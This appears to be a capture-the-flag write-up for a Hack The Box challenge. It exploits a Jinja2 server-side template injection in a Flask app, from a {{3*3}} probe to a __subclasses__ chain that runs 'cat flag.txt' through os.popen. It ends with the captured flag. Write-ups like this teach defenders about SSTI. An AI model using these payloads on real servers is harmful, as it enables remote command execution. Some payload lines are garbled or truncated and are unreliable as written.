

templated

CHALLENGE DESCRIPTION


Can you exploit this simple mistake?



From the interface prompts PROUDLY POWERED by Flask / Jinja2, first blind speech is SSTI vulnerability Server-Side Template Injection:
URL Try Payload : `?={{3*3}}`

```
?={{3*3}}
```

```
%3f%3d%7b%7b%33%2a%33%7d%7d
```




From here, it is clear that SSTI vulnerabilities, also find the injection point
Here you can pass the magic method of Python,

first pass__class__ Get the class of the object,
 then__mro__ Get the class inheritance of the object,
 because all objects are inherited from Object, so
 you can get the object class, then
 pass__subclasses__ Get subclasses of Object, in
 subclats<class 'warnings.catch_warnings'>There is
 a namespace__builtins__ Last
 use__import__ ImportosThe library can be executed
 any command. The last PayLoad is as follows.

```
{ { ".__class__.__mro__[1].__subclasses__()-  
[186].__init__.__globals__[ "__builtins__ "-  
["__import__"]("os").popen("cat flag.txt").read() } }
```

```
{ { ".__class__.__mro__[1].__subclasses__()[186].__init__.__globals__[ "__builtins__"] ["__import__"]("os").popen("cat flag.txt").read() } }
```

2%74%5f%5f%22%5d%28%22%6f%73%22%29%2e%70%6f%70%65%6e%28%22%63%61%74%20%66%6c%61%67%2e%74%78%74%22%29%2e%72%65%61%64%28%29%20%7d%7d



Error 404

The page 'HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}' could not be found